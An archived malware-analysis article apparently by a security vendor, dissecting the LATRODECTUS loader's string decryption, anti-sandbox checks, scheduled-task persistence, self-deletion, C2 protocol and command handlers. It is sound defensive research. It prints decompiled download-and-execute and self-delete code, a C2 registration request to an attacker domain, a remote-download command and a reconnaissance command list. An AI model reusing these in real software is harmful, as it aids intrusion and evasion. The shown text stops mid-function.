Spring Cleaning with LATRODECTUS: A Potential Replacement for ICEDID

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Published: 2024-05-16 · Archived: 2026-04-05 19:54:10 UTC

LATRODECTUS at a glance

First discovered by Walmart researchers in October of 2023, LATRODECTUS is a malware loader gaining popularity among cybercriminals. While this is considered a new family, there is a strong link between LATRODECTUS and ICEDID due to behavioral and developmental similarities, including a command handler that downloads and executes encrypted payloads like ICEDID. Proofpoint and Team Cymru built upon this connection to discover a strong link between the network infrastructure used by both the operators of ICEDID and LATRODECTUS.

LATRODECTUS offers a comprehensive range of standard capabilities that threat actors can utilize to deploy further payloads, conducting various activities after initial compromise. The code base isn't obfuscated and contains only 11 command handlers focused on enumeration and execution. This type of loader represents a recent wave observed by our team such as PIKABOT, where the code is more lightweight and direct with a limited number of handlers.


This article will focus on LATRODECTUS itself, analyzing its most significant features and sharing resources for addressing this financially impactful threat.

Key takeaways

- Initially discovered by Walmart researchers last year, LATRODECTUS continues to gain adoption among recent financially-motivated campaigns
- LATRODECTUS, a possible replacement for ICEDID shares similarity to ICEDID including a command handler to execute ICEDID payloads
- We observed new event handlers (process discovery, desktop file listing) since its inception and integration of a self-delete technique to delete running files
- Elastic Security provides a high degree of capability through memory signatures, behavioral rules, and hunting opportunities to respond to threats like LATRODECTUS

LATRODECTUS campaign overview

Beginning early March of 2024, Elastic Security Labs observed an increase in email campaigns delivering LATRODECTUS. These campaigns typically involve a recognizable infection chain involving oversized JavaScript files that utilize WMI's ability to invoke msiexec.exe and install a remotely-hosted MSI file, remotely hosted on a WEBDAV share.



With major changes in the loader space during the past year, such as the QBOT takedown and ICEDID dropping off, we are seeing new loaders such as PIKABOT and LATRODECTUS have emerged as possible replacements.

LATRODECTUS analysis


Our LATRODECTUS sample comes initially packed with file information masquerading as a component to Bitdefender's kernel-mode driver (TRUFOS.SYS), shown in the following image.

File Version Information

Copyright	Copyright © Bitdefender
Product	Bitdefender Antivirus
Description	Trufos API
Original Name	TRUFOS.DLL
Internal Name	TRUFOS.DLL
File Version	2.5.4.62.761d05c Free Build


File version information of packed LATRODECTUS sample

In order to move forward with malware analysis, the sample must be unpacked manually or via an automatic unpacking service such as UnpacMe.



UnpacMe summary

LATRODECTUS is a DLL with 4 different exports, and each export is assigned the same export address.



Exports for LATRODECTUS

String obfuscation

All of the strings within LATRODECTUS are protected using a straightforward algorithm on the encrypted bytes and applying a transformation by performing arithmetic and bitwise operations. The initial report published in 2023 detailed a PRNG algorithm that was not observed in our sample, suggesting continuous development of this loader. Below is the algorithm implemented in Python using our nightMARE framework:

```
def decrypt_string(encrypted_bytes: bytes) -> bytes:
    x = cast.u32(encrypted_bytes[:4])
    y = cast.u16(encrypted_bytes[4:6])
    byte_size = cast.u16(cast.p32(x ^ y)[:2])
    decoded_bytes = bytearray(byte_size)
    for i, b in enumerate(encrypted_bytes[6 : 6 + byte_size]):
        decoded_bytes[i] = ((x + i + 1) ^ b) % 256
```

```
    return bytes(decoded_bytes)
```

Runtime API

LATRODECTUS obfuscates the majority of its imports until runtime. At the start of the program, it queries the PEB in combination with using a CRC32 checksum to resolve `kernel32.dll` and `ntdll.dll` modules and their functions. In order to resolve additional libraries such as `user32.dll` or `wininet.dll`, the malware takes a different approach performing a wildcard search (`*.dll`) in the Windows system directory. It retrieves each DLL filename and passes them directly to a CRC32 checksum function.

```
des::GetSystemDirectory();
lpFileName = des::GetSystemDirectory();
if ( !lpFileName )
  return 0i64;
des::DecryptString(dword_180010088, str_wildcard_dll);// \*.dll
_str_wildcard_dll = str_wildcard_dll;
if ( !des::CombinePath(&lpFileName, str_wildcard_dll) )
  return 0i64;
LibraryW = 0i64;
des::ZeroOutMemory(&FindFileData, 0x250ui64);
hFindFile = FindFirstFileW(lpFileName, &FindFileData);
if ( hFindFile != -1i64 )
{
  while ( FindNextFileW(hFindFile, &FindFileData) && hFindFile != -1i64 )
  {
    v2 = des::CountLengthWideStr(FindFileData.cFileName);
    crc32_hash = des::checksum::CRC32(FindFileData.cFileName, 2 * v2);
    if ( crc32_hash == hash )
    {
      LibraryW = LoadLibraryW(FindFileData.cFileName);
      break;
    }
  }
}
des::FreeUpMemoryViaSyscall(lpFileName);
return LibraryW;
```

DLL search using a CRC32 checksum

Anti-analysis

When all the imports are resolved, LATRODECTUS performs several serial anti-analysis checks. The first monitors for a debugger by looking for the BeingDebugged flag inside the Process Environment Block (PEB). If a debugger is identified, the program terminates.

```
__int64 des::BeingDebuggedCheck()
{
  return GetPEB()->BeingDebugged;
```

BeingDebugged check via PEB

In order to avoid sandboxes or virtual machines that may have a low number of active processes, two validation checks are used to combine the number of running processes with the OS product version.

```
os_version = des::RetrieveMajorMinorOSVersions();
if ( des::GetNumberofCurrentProcessesRunning() < 75 && os_version >= 6 )
  return 0xFFFFFFFFi64;
if ( des::GetNumberofCurrentProcessesRunning() < 50 && os_version < 6 )
  return 0xFFFFFFFFi64;
```

Number of processes and OS validation checks

In order to account for the major differences between Windows OS versions, the developer uses a custom enum based on the major/minor version, and build numbers within Windows.

```
if ( RtlGetVersion )
  RtlGetVersion(&os_ver);
if ( !RtlGetVersion )
  GetVersionExW(&os_ver);
if ( os_ver.dwMajorVersion != 5 || os_ver.dwMinorVersion )
{
  if ( os_ver.dwMajorVersion == 5 && os_ver.dwMinorVersion )
  {
    return 1;
  }
  else if ( os_ver.dwMajorVersion != 6 || os_ver.dwMinorVersion )
  {
    if ( os_ver.dwMajorVersion == 6 && os_ver.dwMinorVersion == 1 )
    {
      return 3;
    }
    else if ( os_ver.dwMajorVersion == 6 && os_ver.dwMinorVersion == 2 )
    {
      return 4;
    }
    else if ( os_ver.dwMajorVersion == 6 && os_ver.dwMinorVersion == 3 )
    {
      return 5;
    }
    else if ( os_ver.dwMajorVersion != 10 || os_ver.dwMinorVersion )
    {
      if ( os_ver.dwMajorVersion == 10 && !os_ver.dwMinorVersion && os_ver.dwBuildNumber >= 0x55F0 )
        return 7;
    }
    else
    {
      return 6;
    }
```

Enum related to build numbers, OS version

The two previous conditions translate to:

- LATRODECTUS will exit if the number of processes is less than 75 and the OS version is a recent build such as Windows 10, Windows Server 2016, or Windows 11
- LATRODECTUS will exit if the number of processes is less than 50 and the OS version is an older build such as Windows Server 2003 R2, Windows XP, Windows 2000, Windows 7, Windows 8, or Windows Server 2012/R2

After the sandbox check, LATRODECTUS verifies if the current process is running under WOW64, a subsystem of Windows operating systems that allows for 32-bit applications to run on 64-bit systems. If true (running as a 32-bit application on a 64-bit OS), the malware will exit.

```
CurrentProcess = GetCurrentProcess();
IsWow64Process(CurrentProcess, &Wow64Process);
if ( Wow64Process )
  return 0xFFFFFFFFi64;
```

IsWow64Process check

The last check is based on verifying the MAC address via the `GetAdaptersInfo()` call from `iphlpapi.dll`. If there is no valid MAC Address, the malware will also terminate.

```
AdapterInfo = 0i64;
v4 = 0i64;
SizePointer = 0;
AdaptersInfo = GetAdaptersInfo(0i64, &SizePointer);
if ( AdaptersInfo == ERROR_BUFFER_OVERFLOW )
{
  AdapterInfo = des::AllocateMemoryViaSyscall(SizePointer);
  AdaptersInfo = GetAdaptersInfo(AdapterInfo, &SizePointer);
  while ( AdapterInfo->AddressLength <= 6 )
  {
    AdapterInfo = AdapterInfo->Next;
    if ( !AdapterInfo )
      goto LABEL_6;
  }
  return 0i64;
```

MAC Address check

Mutex

This malware uses the string `runnung` as the mutex to prevent re-infection on the host, which may be an accidental typo on the part of developers.

Mutant	\Sessions\1\BaseNamedObjects\runnung	0x210
Section	\Windows\Theme611103449	0x100
Section	\Sessions\1\Windows\Theme493335501	0x108
Semaphore	\Sessions\1\BaseNamedObjects\SM0:7580:304:WilStaging_02_p0	0x150
Semaphore	\Sessions\1\BaseNamedObjects\SM0:7580:304:WilStaging_02_p0h	0x154
Thread	rundll32.exe (7580): 4560	0x234
Thread	rundll32.exe (7580): 1964	0x23c

Mutex

Hardware ID

After the mutex creation, LATRODECTUS will generate a hardware ID that is seeded from the volume serial number of the machine in combination with multiplying a hard-coded constant (`0x19660D`).

```
LODWORD(hwid_calc->field_0) = des::SerialNumberCalculation(VolumeSerialNumber);
WORD2(hwid_calc->field_0) = des::SerialNumberCalculation(VolumeSerialNumber);
result = des::SerialNumberCalculation(VolumeSerialNumber);
HIWORD(hwid_calc->field_0) = result;
for ( i = 0; i < 8; ++i )
{
  *(&hwid_calc->counter + i) = des::SerialNumberCalculation(VolumeSerialNumber);
  result = i + 1;
}
return result;
```

HWID calculation

Campaign ID

At this stage, the decrypted campaign name (`Littlehw`) from our sample is used as a seed passed into a Fowler–Noll–Vo hashing function. This will produce a hash that is used by the actor to track different campaigns and associated victim

machines.

```
v3 = empty_string;
for ( i = campaign_str_seed; i < &campaign_str_seed[size]; ++i )
  v3 = 0x1000193 * (*i ^ v3);
return v3;
```

Campaign ID calculation using FNV

Setup / persistence


The malware will generate a folder path using a configuration parameter, these determine the location where LATRODECTUS will be dropped on disk, such as the following directories:

- `AppData`
- `Desktop`
- `Startup`
- `Personal`
- `Local\AppData`

Our sample was configured with the `AppData` location using a hard-coded directory string `Custom_update` along with a hardcoded filename `Update_` concatenated with digits seeded from the volume serial number. Below is the full file path inside our VM:

```
C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll
```

The malware will check for an existing file `AppData\Roaming\Custom_update\update_data.dat` to read from, and if the file does not exist it will create the directory before writing a copy of itself in the directory.



LATRODECTUS written in AppData

After the file is copied, LATRODECTUS retrieves two C2 domains from the global configuration, using the previously-described string decryption function.

```
__int64 __fastcall des::DownloadAndRunExe(const CHAR *cmd_arg, int flag)
{
  unsigned int random_num; // eax
  int StrLength; // eax
  unsigned int result; // [rsp+30h] [rbp-548h]
  WCHAR *appdata_folder; // [rsp+38h] [rbp-540h]
  __int16 str_format[128]; // [rsp+50h] [rbp-528h] BYREF
  WCHAR path[264]; // [rsp+150h] [rbp-428h] BYREF
  WCHAR file_download[268]; // [rsp+360h] [rbp-218h] BYREF

  appdata_folder = des::RetrieveAppDataRoamingFolder(28);
  if ( !appdata_folder )
    return 0i64;
  des::ZeroOutMemory(path, 0x208ui64);
  des::DecryptString(dword_18000FF70, str_format);// %s%d.exe
  random_num = des::GenerateRandomNumberSeededbyCursorPosUptime();
  wsprintfW(path, str_format, appdata_folder, random_num);
  des::FreeUpMemoryViaSyscall(appdata_folder);
  des::ZeroOutMemory(file_download, 0x208ui64);
  StrLength = GetStrLength(cmd_arg);
  MultiByteToWideChar(0, 1u, cmd_arg, StrLength, file_download, 260);
  result = des::DownloadFileFromInternetAllocateStrComparsionHTMLTagsWriteFile(file_download, path, 0i64, 0i64);
  if ( flag && result )
    return des::StartNewProcess(path, 1);
  else
    return result;
```

Decrypting C2 servers


Before the main thread is executed for command dispatching, LATRODECTUS sets up a scheduled task for persistence using the Windows Component Object Model (COM).

```
pService[1] = 0i64;
*pService = 0i64;
CoInitializeEx(0i64, 0);
Instance = CoCreateInstance(&CLSID_TaskScheduler, 0i64, 1u, &IID_ITaskService, pService);
if ( Instance < 0 )
  return Instance;
zeroes[0] = 0;
qmemcpy(password, zeroes, 0x18ui64);
qmemcpy(domain, zeroes, 0x18ui64);
qmemcpy(user, zeroes, 0x18ui64);
qmemcpy(server, zeroes, 0x18ui64);

v4 = ((*pService)->lpVtbl->Connect)(*pService, server, user, domain, password);
if ( v4 >= 0 )
{
  v4 = ((*pService)->lpVtbl->GetFolder)(*pService, path, pService + 1);
  if ( v4 >= 0 )
    return v4;
}
((*pService)->lpVtbl->Release)(*pService);
*pService = 0i64;
pService[1] = 0i64;
return v4;
```

Scheduled task creation via COM

In our sample, the task name is hardcoded as `Updater` and scheduled to execute upon successful logon.



Scheduled task properties

Self-deletion

Self-deletion is one noteworthy technique incorporated by LATRODECTUS. It was discovered by Jonas Lykkegaard and implemented by Lloyd Davies in the delete-self-poc repo. The technique allows LATRODECTUS to delete itself while the process is still running using an alternate data stream.

Elastic Security Labs has seen this technique adopted in malware such as the ROOK ransomware family. The likely objective is to hinder incident response processes by interfering with collection and analysis. The compiled malware contains a string (`:wtfbbq`) present in the repository.

```
if ( SetFileInformationByHandle(hFile, FileRenameInfo, fRename, str_wtfbbq_plus_space[0]) )
{
  des::FreeUpMemoryViaSyscall(frename);
  CloseHandle(hFile);
  hFile = CreateFileW(lpFileName, DELETE, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
  if ( hFile == -1i64 )
  {
    return 0xFFFFFFFFi64;
  }
  else
  {
    FileInformation.DeleteFileA = 0;
    des::MemSetToZero(&FileInformation, 1ui64);
    FileInformation.DeleteFileA = 1;
    if ( SetFileInformationByHandle(hFile, FileDispositionInfo, &FileInformation, 1u) )
    {
      CloseHandle(hFile);
      return 0i64;
    }
```

Self-deletion code in LATRODECTUS

This technique is observed at the start of the infection as well as when the malware performs an update using event handler #15. Elastic Security Labs has created a CAPA rule to help other organizations identify this behavior generically when analyzing various malware.


Communication

LATRODECTUS encrypts its requests using base64 and RC4 with a hardcoded password of `12345` . The first POST request over HTTPS that includes victim information along with configuration details, registering the infected system.

```
 POST https://aytobusesre.com/live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: aytobusesre.com
```

```
Content-Length: 256
Cache-Control: no-cache

M1pNDFh7flKrBaDJqAPvJ98BTFDZdSDWDD8o3bMJbpmu0qdYv0FCZ0u6GtKSN0g//WHAS2npR/HDoLtIKBgkLwyrIh/3EJ+UR/0EKhYUzgm9K4DotfExUiX9FE
```



Initial registration request

Below is an example of the decrypted contents sent in the first request:

```
counter=0&type=1&guid=249507485CA29F24F77B0F43D7BA&os=6&arch=1&username=user&group=510584660&ver=1.1&up=4&direction=aytob
```

Name	Description
counter	Number of C2 requests increments by one for each callback
type	Type of request (registration, etc)
guid	Generated hardware ID seeded by volume serial number
os	Windows OS product version
arch	Windows architecture version
username	Username of infected machine
group	Campaign identifier seeded by unique string in binary with FNV
version	LATRODECTUS version
up	Unknown
direction	C2 domain
mac	MAC Address
computername	Hostname of infected machine
domain	Domain belonging to infected machine

Each request is pipe-delimited by an object type, integer value, and corresponding argument. There are 4 object types which route the attacker controlled commands (**CLEARURL**, **URLS**, **COMMAND**, **ERROR**).


```
des::DecryptString(encrypted_CLEARURL, decrypted_str);// CLEARURL
str_CLEARURL = decrypted_str;
if ( des::StringCompare(recv_struct.p_object, decrypted_str) )
{
  des::DecryptString(encrypted_URLS, decrypted_str);// URLS
  str_URLS = decrypted_str;
  if ( des::StringCompare(recv_struct.p_object, decrypted_str) )
  {
    des::DecryptString(encrypted_COMMAND, decrypted_str);// COMMAND
    str_COMMAND = decrypted_str;
    if ( des::StringCompare(recv_struct.p_object, decrypted_str) )
    {
      des::DecryptString(encrypted_ERROR, decrypted_str);// ERROR
      str_ERROR = decrypted_str;
      des::StringCompare(recv_struct.p_object, decrypted_str);
    }
    else
    {
      cmd_id = des::atoi::ConvertNumericStringIntoInteger(recv_struct.cmd_id);
      des::Handlers(p_c2_url, cmd_id, &recv_struct);
    }
  }
  else
  {
    _16 = 16i64;
    num = des::atoi::ConvertNumericStringIntoInteger(recv_struct.cmd_id);
    des::URLfunction(p_c2_url, num, *(&recv_struct.p_object + _16));
  }
```

Command dispatching logic

The main event handlers are passed through the **COMMAND** object type with the handler ID and their respective argument.

```
COMMAND|12|http://www.meow123.com/test
```

The **CLEARURL** object type is used to delete any configured domains. The **URLS** object type allows the attacker to swap to a new C2 URL. The last object type, **ERROR**, is not currently configured.



Example of command request via CyberChef

Bot Functionality

LATRODECTUS's core functionality is driven through its command handlers. These handlers are used to collect information from the victim machine, provide execution capabilities as well as configure the implant. We have seen two additional handlers (retrieve processes, desktop listing) added since the initial publication which may be a sign that the codebase is still active and changing.

Command ID	Description
2	Retrieve file listing from desktop directory
3	Retrieve process ancestry
4	Collect system information
12	Download and execute PE
13	Download and execute DLL
14	Download and execute shellcode
15	Perform update, restart
17	Terminate own process and threads
18	Download and execute ICEDID payload
19	Increase Beacon Timeout
20	Resets request counter

Desktop listing - command ID (2)

This command handler will retrieve a list of the contents of the user's desktop, which the developer refers to as `desklinks`. This data will be encrypted and appended to the outbound beacon request. This is used for enumerating and validating victim environments quickly.

```
p_mem = des::AllocateMemoryViaSyscall(1ui64);
des::DecryptString(dword_18000F8E0, decrypted_str);// &desklinks=[
str_desklinks = decrypted_str;
des::CopyBytes(&p_mem, decrypted_str);
desktop_path = des::CollectDesktopPath(CSIDL_DESKTOPDIRECTORY);
if ( desktop_path )
{
  des::DecryptString(dword_18000F8F8, decrypted_str);// *.*
  str_wildcard_search = decrypted_str;
  des::CopyBytes(&desktop_path, decrypted_str);
  hFindFile = FindFirstFileA(desktop_path, &FindFileData);
  if ( hFindFile != -1i64 )
  {
    v2 = 1;
    do
    {
      if ( des::StringCompare(FindFileData.cFileName, str_period)
        && des::StringCompare(FindFileData.cFileName, str_double_period) )
      {
        if ( !v2 )
          des::CopyBytes(&p_mem, &str_comma_0);
        memset(v10, 0, 260);
        des::DecryptString(dword_18000F908, decrypted_str);// "%s"
        v7 = decrypted_str;
        wsprintfA(v10, decrypted_str, FindFileData.cFileName);
        des::CopyBytes(&p_mem, v10);
        v2 = 0;
      }
    }
    while ( FindNextFileA(hFindFile, &FindFileData) );
    FindClose(hFindFile);
  }
}
```

Desktop listing (Handler #2)

Example request:

```
counter=0&type=1&guid=249507485CA29F24F77B0F43D7BA&os=6&arch=1&username=user&group=510584660&ver=1.1&up=4&direction=aytot
```

Process ancestry - command ID (3)

This event handler is referenced as **proclist** by the developer where it collects the entire running process ancestry from the infected machine via the **CreateToolhelp32Snapshot** API.

```
v16 = 0;
memset(pe, 0, sizeof(pe));
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
p_mem2 = des::AllocateMemoryViaSyscall(1ui64);
des::DecryptString(dword_18000F858, decrypted_str);// &proclist=[
str_proc_list = decrypted_str;
des::CopyBytes(&p_mem2, decrypted_str);
if ( hSnapshot != -1i64 )
{
  *pe = 0x130;
  i = 0;
  if ( Process32First(hSnapshot, pe) )
  {
    do
      ++i;
    while ( Process32Next(hSnapshot, pe) );
  }
  p_mem = des::AllocateMemoryViaSyscall(8i64 * i);
  if ( Process32First(hSnapshot, pe) )
  {
    y = 0;
```

Retrieve process ancestry (Handler #3)

Like security researchers, malware authors are interested in process parent/child relationships for decision-making. The authors of LATRODECTUS even collect information about process grandchildren, likely to validate different compromised environments.

Example of process ancestry collected by LATRODECTUS

Collect system information - command ID (4)

This command handler creates a new thread that runs the following system discovery/enumeration commands, each of which is a potential detection opportunity:

```
C:\Windows\System32\cmd.exe /c ipconfig /all
```

```
C:\Windows\System32\cmd.exe /c systeminfo

C:\Windows\System32\cmd.exe /c nltest /domain_trusts

C:\Windows\System32\cmd.exe /c nltest /domain_trusts /all_trusts

C:\Windows\System32\cmd.exe /c net view /all /domain

C:\Windows\System32\cmd.exe /c net view /all

C:\Windows\System32\cmd.exe /c net group "Domain Admins" /domain

C:\Windows\System32\wbem\wmic.exe /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:L

C:\Windows\System32\cmd.exe /c net config workstation

C:\Windows\System32\cmd.exe /c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get Displ

C:\Windows\System32\cmd.exe /c whoami /groups
```

Each output is placed into URI with corresponding collected data:

```
 &ipconfig=
&systeminfo=
&domain_trusts=
&domain_trusts_all=
&net_view_all_domain=
&net_view_all=
&net_group=
&wmic=
&net_config_ws=
&net_wmic_av=
&whoami_group=
```

Download and execute PE - command ID (12)


This handler downloads a PE file from the C2 server then writes the content to disk with a randomly generated file name, then executes the file.

```
__int64 __fastcall des::DownloadAndRunExe(const CHAR *cmd_arg, int flag)
{
  unsigned int random_num; // eax
  int StrLength; // eax
  unsigned int result; // [rsp+30h] [rbp-548h]
  WCHAR *appdata_folder; // [rsp+38h] [rbp-540h]
  __int16 str_format[128]; // [rsp+50h] [rbp-528h] BYREF
  WCHAR path[264]; // [rsp+150h] [rbp-428h] BYREF
  WCHAR file_download[268]; // [rsp+360h] [rbp-218h] BYREF

  appdata_folder = des::RetrieveAppDataRoamingFolder(28);
  if ( !appdata_folder )
    return 0i64;
  des::ZeroOutMemory(path, 0x208ui64);
  des::DecryptString(dword_18000FF70, str_format);// %s%d.exe
  random_num = des::GenerateRandomNumberSeededbyCursorPosUptime();
  wsprintfW(path, str_format, appdata_folder, random_num);
  des::FreeUpMemoryViaSyscall(appdata_folder);
  des::ZeroOutMemory(file_download, 0x208ui64);
  StrLength = GetStrLength(cmd_arg);
  MultiByteToWideChar(0, 1u, cmd_arg, StrLength, file_download, 260);
